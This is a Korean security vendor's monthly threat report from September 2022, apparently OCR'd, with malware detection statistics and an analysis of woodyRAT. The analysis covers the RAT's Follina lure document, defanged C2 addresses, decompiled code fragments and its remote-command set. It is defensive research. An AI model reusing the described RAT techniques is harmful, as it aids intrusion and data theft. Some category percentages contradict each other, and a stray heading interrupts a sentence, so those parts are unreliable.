
이스트시큐리티
보안동향보고서

No.156
2022/09/26

이스트시큐리티가 제공하는 최신 악성코드 통계와
보안이슈, 해외 보안 동향을 확인하세요.



ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

이스트시큐리티 보안동향보고서

CONTENTS

1 악성코드 통계 및 분석 01-07

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 악성코드 유포지/경유지 URL 통계

2 악성코드 분석 보고서 08-26

1. [woodyRAT] 악성코드 분석 보고서
2. [Trojan.Android.SmsSpy] 악성코드 분석 보고서

3 최신 보안 동향 27-38

1

악성코드 통계 및 분석

1. 악성코드 동향

2. 알약 악성코드 탐지 통계

3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

1. 악성코드 동향

2022 년 8 월에는 LockBit 3.0 랜섬웨어, 매그니베르(Magniber)랜섬웨어 및 김수키(Kimsuky), 비너스락커(VenusLocker), KGH 해킹 조직 등 북 연계 해킹 조직의 공격활동이 활발하게 이루어졌습니다.

지난달 LockBit 3.0 버전이 발견되었지만 국내까지 유포되지는 않았지만 8 월에 들어오면서 3.0 버전의 LockBit 랜섬웨어가 유포되었습니다. 유포 방식은 기존과 동일하게 입사지원서를 위장한 피싱 메일을 통해 유포 중이며 이력서를 위장한 랜섬웨어 파일이 첨부되어 있습니다.

타이포스쿼팅 방식을 이용한 매그니베르 랜섬웨어가 확장자만 변경되어 지난달에 이어 지속적으로 발생되고 있습니다. 기존 Antivirus.Upgrade.Database.Cloud 의 동일한 파일명의 랜섬웨어 파일을 사용되었으나 Security.Upgrade.Hotfix.Cloud.cpl, Antivirus.Update.Hotfix.KB[랜덤 8 자리숫자].cpl 등 다양한 파일명을 사용하여 사용자들의 감염률을 높이려 하고 있습니다.

국내 대형 포털사의 클라우드 공유 초대 서비스를 위장하거나 서버 관리자를 사칭한 피싱 메일 등 자문 요청이나 업무요청 메일 등으로 위장하여 메일 속 첨부파일이나 피싱 사이트로 연결하는 링크 클릭을 유도하는 위협 등이 많이 발생하기도 했습니다.

이외에도 국내 기업을 대상으로 하는 귀신(Gwisin) 랜섬웨어가 의료 및 제약회사 등 꾸준히 공격을 시도하고 있으며, 한미연합훈련 기간 중 방위산업체, 국방 관련 부처 및 현직 경찰 공무원 신분증을 도용한 북한발 해킹 공격 등 이메일을 통한 공격이 지속되고 있으며 이메일뿐만 아니라 SNS, 국내 유명 메신저 등을 통한 공격 등 다양한 루트의 공격들이 진행되고 있으니 사용자는 출처가 불분명한 메일, 메신저로 전달되는 파일이나 링크를 클릭하지 않고 삭제하길 권장 드립니다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계입니다.

2022 년 8 월에는 Gen:Variant.Adware.Tedy.600, Trojan.GenericKDS.61000332, Trojan.Agent.Injector.Gen, Gen:Variant.Jatif.4245 악성코드가 새롭게 Top15 에 진입하였고, Hosts.media.opencandy.com 악성코드가 다시 많은 감염 수가 확인되면서 1 위를 차지했습니다.

눈에 띄는 부분으로는 지난달에 가장 많은 감염 수였던 IL:Trojan.MSILZilla.20752 악성코드가 Top15 에서 사라졌으며, 불법 정품인증을 진행해주는 KMS HackTool 관련 악성코드들은 다시 증가하는 양상을 보였습니다.

순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	↑1	Hosts.media.opencandy.com	Host	17,418,888
2	↑2	Backdoor.Generic.792814	Backdoor	370,237
3	↑2	Misc.HackTool.AutoKMS	ETC	83,122
4	↑4	Misc.HackTool.KMSActivator	ETC	49,464
5	↑4	Exploit.CVE-2010-2568.Gen	Exploit	47,576
6	↑1	Trojan.Damaged.PE	Trojan	42,781
7	New	Gen:Variant.Adware.Tedy.600	ETC	37,117
8	↑4	Application.Hacktool.KMSActivator.HA	ETC	35,834
9	New	Trojan.GenericKDS.61000332	Trojan	34,002
10	↑3	Application.Hacktool.KMSActivator.AK	ETC	32,978
11	-	Application.Hacktool.KMSActivator.AI	ETC	32,863
12	↓6	Gen:Variant.Razy.360325	ETC	32,711
13	↑1	Trojan.Lisp.Agent.F	Trojan	32,217
14	New	Trojan.Agent.Injector.Gen	Trojan	31,262
15	New	Gen:Variant.Jatif.4245	ETC	30,997


*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2022 년 8 월 01 일 ~ 2022 년 8 월 31 일

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.


악성코드 유형별 비율

악성코드 유형별 비율에서 호스트파일(Host)이 95%로 가장 높은 비율로 탐지 되었으며, 기타(ETC) 유형과 백도어(Backdoor) 유형이 비슷한 2% 비율, 나머지 트로이목마(Trojan)와 취약점(Exploit) 유형은 각각 1%로 확인되었습니다. 2022 년 7 월과 비교하여 전체 감염 건수는 약 42.6% 감소하였습니다.



카테고리별 악성코드 비율 전월 비교

2022 년 8 월에는 지난 7 월과 비교해서 트로이목마(Trojan) 유형이 57%로 1% 크게 감소하였고, 호스트파일(Host) 유형의 악성코드 감염이 21%로 95% 큰 폭으로 증가하였습니다. 이외에도 백도어(Backdoor) 유형이 18% 감소하였으며, 취약점(Exploit)과 기타(ETC) 유형은 지난달과 큰 차이를 보이지 않았습니다.



ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

3. 악성코드 유포지/경유지 URL 통계

악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 8 월 한 달간 총 7,756,715 건의 악성코드 경유지/유포지 URL 이 확인되었습니다. 이 수치는 7 월 한 달간 확인되었던 7,478,010 건의 악성코드 경유지/유포지 URL 수에 비해 약 3.7% 가량 증가한 수치입니다. 악성코드 경유지/유포지 URL 의 경우 항상 고정적인 URL 만 모니터링하는 것이 아닌, 지속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로만 보시길 바랍니다.



ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

2

악성코드 분석 보고서

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

[woodyRAT]
악성코드 분석 보고서

개요

woodyRAT 악성코드는 러시아어로 작성된 문서파일로 유포되었고 최종 페이로드는 명령 제어 악성코드이며, 최근까지 이메일 등으로 유포가 이루어지고 있는 것으로 알려져 있다.


해당 woodyRAT 은 사용자의 시스템 정보 유출과 명령제어 등의 일반적인 RAT 기능과 더불어 악성코드 내부에 닷넷 기반의 DLL 를 포함하고 있어 수신된 명령어가 닷넷 이나 파워쉘인 경우에도 원격 제어가 가능하다는 특징이 있다.

본 보고서에서는 'woodyRAT' 악성코드에 대해 상세 분석하고자 한다.

악성코드 상세 분석

2.1 DOC 문서 분석

문서를 실행하면 아래와 같이 러시아어로 작성된 비밀번호 설정, 악성코드 방지 등 정보보안 수칙에 관한 내용이 보여지고 Follina 취약점을 이용하여 c2 (hxxps://garmandesar.duckdns[.]org:444/uoqiuwef.html) 접속 후 페이로드를 다운로드 하고 실행한다.



Памятка по информационной безопасности

1. Пароли

Пароль должен содержать не менее 8 символов, состоять из букв в обоих регистрах и цифр (наличие спецсимволов приветствуется).

Пароль желательно менять не реже 1 раза в 6 месяцев.

Пароль не должен совпадать с наименованием учетной записи.

Запрещается передавать пароль третьим лицам.

Хранить пароли необходимо в недоступном для посторонних месте. Запрещается запись и хранение паролей в местах, где они могут быть легко доступны и прочитаны (наклейка на мониторе бумажка под клавиатурой).

Запрещается отправлять пароли в сообщениях электронной почты, SMS или другим электронным способом.

В случае компрометации пароля вы должны немедленно сменить пароль или запросить временный пароль у сотрудника ТП.

Не вводите свои пароли если вы не уверены в месте ввода.

2. Конфиденциальная информация

Храните конфиденциальную информацию на общем диске локальной сети компании только в папке своего подразделения или в личной папке.

[그림 1] 문서 실행 화면

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

2.2 woodyRAT 파일 분석

1) 쿠키값 설정

```
s_GetAdaptersInfo(&v13, &v14);
v17 = 1024;
GetComputerNameA(comName, &v17);
v3 = 0i64;
v4 = 0i64;
if ( v17 )
{
  do
  {
    v2 = comName[v4] | ((comName[v4 + 1] | ((comName[v4 + 2] | (comName[v4
    v3 = v2 ^ v3;
    v4 += 4i64;
  }
  while ( v4 < v17 );
}
sub_14000F0A0(&v18, v2, 4i64, v3);
_mm_storeu_si128(&v19, 0i64);
_RAX = 0i64;
__asm { cpuid }
*&v19 = __PAIR__(_RBX, _RAX);
*(&v19 + 1) = __PAIR__(_RDX, _RCX);
sub_14000F0A0(&v18, _RDX, 2i64, (WORD1(_RDX) + _RDX + WORD1(_RCX) + _RCX +
v17 = 0;
GetVolumeInformationW(L"c:\\", 0i64, 0i64, &v17, 0i64, 0i64, 0i64, 0);
sub_14000F0A0(&v18, (v17 + HIWORD(v17)), 2i64, (v17 + HIWORD(v17)));
```

[그림 2] 쿠키값 설정

2) 정보 전송

명령 제어 기능 전, 감염 PC 정보를 수집하여 전송한다. 수집되는 정보는 [표 1]과 같고 정보 수집 후 암호화한 후 hxxps://microsoft-ru-data[.]ru 로 전송한다.

```
sub_140003980(&v25, L"Avast Software");
v27 = 0i64;
_mm_store_si128(&v28, _mm_load_si128(&xmmword_14006F150));
LOWORD(v27) = 0;
sub_140003980(&v27, L"Doctor Web");
v29 = 0i64;
_mm_store_si128(&v30, _mm_load_si128(&xmmword_14006F150));
LOWORD(v29) = 0;
sub_140003980(&v29, L"KasperskyLab");
v31 = 0i64;
_mm_store_si128(&v32, _mm_load_si128(&xmmword_14006F150));
LOWORD(v31) = 0;
sub_140003980(&v31, L"AVG");
v33 = 0i64;
_mm_store_si128(&v34, _mm_load_si128(&xmmword_14006F150));
LOWORD(v33) = 0;
sub_140003980(&v33, L"ESET");
v35 = 0i64;
_mm_store_si128(&v36, _mm_load_si128(&xmmword_14006F150));
LOWORD(v35) = 0;
sub_140003980(&v35, L"Sophos");
```

[그림 3] 수집되는 백신 목록

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

사용자 정보	설명	사용자 정보	설명
username	사용자 이름	dotNet	닷넷 정보
computer	컴퓨터 이름	python	파이썬 정보
architecture	아키텍처	powershell	파워쉘 정보
currentBuild	OS 빌드 버전	environment	환경 변수
interfaces	네트워크 인터페이스	administrator privileges	관리자 권한 정보
users	사용자 계정 목록	proxy	프록시 정보
processes	실행중인 프로세스 목록	storage	스토리지 정보
av	백신 목록		

3) 명령 제어

사용자 PC 정보 전송 후 C2 에 지속적으로 PING 을 보내 연결을 확인한다. 만약 C2 로부터 "_CRY"를 수신하면 PING 을 다시 보내고 "_ACK"를 수신하면 명령 제어 기능이 수행된다.

원격 제어 명령어는 "_SET"와 "_REQ" 두 개로 구분되며 각 명령어에 뒤에는 [표 2]와 같은 명령어가 있다.

_SET : 설정 및 종료 명령어			
명령어	기능	명령어	기능
PING	PING 설정	EXIT	명령어 종료

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

_REG : 원격 제어 명령어			
명령어	기능	명령어	기능
EXEC	명령 프롬프트(cmd.exe)로 명령어 실행	SDEL	파일 삭제
UPLD	파일 업로드	_DIR	디렉토리 안에 있는 파일 리스트와 속성 목록
INFO	사용자 PC 정보 전송	STCK	순차적 명령어 실행
UPEX	파일 업로드 및 실행	SCRN	화면 스크린샷 캡쳐
DNLD	파일 다운로드	INJC	프로세스 인젝션
PROC	프로세스 실행	PSLS	프로세스 목록
UPPR	파일 업로드 및 프로세스 실행	DMON	C2 연결 없이 프로세스 실행
UPDM	업로드 및 프로세스 생성		

[표 2] 명령어 별 기능 설명

[그림 4]는 C2 로부터 받은 명령을 명령 프롬프트(cmd.exe)를 이용하여 실행하는 코드이다.


```
if ( CreatePipe(&hReadPipe, &hWritePipe, &lpPipeAttributes, 0i64) )
{
  if ( CreatePipe(&hFile, &hObject, &lpPipeAttributes, 0i64) )
  {
    LODWORD(v42) = 104;
    HIDWORD(v45) = 257;
    v48 = hObject;
    *(&v47 + 1) = hObject;
    *&v47 = hReadPipe;
    LOWORD(v46) = 0;
    v19 = 0x8000000;
    LODWORD(v29) = 1;
    if ( CreateProcessW(0i64, v69, 0i64, 0i64, v29, v19, 0i64, 0i64, &v42, &v59) )// cmd.exe
    {
      CloseHandle(hObject);
      CloseHandle(hReadPipe);
      sub_1400037E0(&v63);
      s_memset(0i64, &Buffer, 0x400ui64, a2);
      v49 = 0;
      while ( ReadFile(hFile, &Buffer, 1024i64, &v49, 0i64) )
      {
        sub_14000C070(&v63, &Buffer);
        s_memset(0i64, &Buffer, 0x400ui64, a2);
      }
      CloseHandle(hFile);
      CloseHandle(hWritePipe);
```

[그림 4] EXEC 명령어 화면

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

4) 닷넷 & 파워쉘 명령 제어

해당 파일에는 닷넷 기반의 "WoodySharpExecutor.dll"와 "WoodyPowerSession.dll" DLL 파일들이 들어있다. "WoodySharpExecutor.dll"은 수신받은 명령어가 닷넷인 경우 사용되고 "WoodyPowerSession.dll"은 수신받은 명령어가 파워쉘인 경우 사용되며 명령어는 [표 3]과 같다 **2022** 년 **9** 월 보안동향보고서/뉴스레터 제작 관련 건



[그림 5] 내장된 DLL 파일

명령어	기능	명령어	기능
DN_B	닷넷 바이너리 실행	PSSC	파워쉘 명령어 실행
DN_D	닷넷 DLL 코드 실행	PSSS	파워쉘 스크립트 실행
		PSSM	파워쉘 모듈 실행

[표 3] 내장된 DLL 명령어 별 기능 설명

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

결론

‘woodyRAT’ 악성코드는 사용자 정보 전송 및 명령 제어 기능을 수행하는 원격 제어 악성코드이다.
이번에 발견된 최초 문서 파일은 러시아어로 작성되어 있으나 다양한 언어로 작성되어 유포될 가능성이 존재하고 닷넷, 파워쉘 등 다양한 언어로 작성된 원격 제어 명령을 처리한다.

만일 기업체나 개인이 이러한 악성코드에 감염이 이루어지는 경우, 공격자의 의도에 따라 정보 유출 혹은 명령어 실행 등으로 더 큰 금전 피해가 발생할 수 있다.
따라서 이러한 악성코드에 감염이 되지 않도록 출처가 불분명한 이메일의 링크 혹은 첨부 파일에 대해 실행을 삼가야 하며, 백신을 항상 최신 버전으로 유지할 수 있도록 해야 한다.

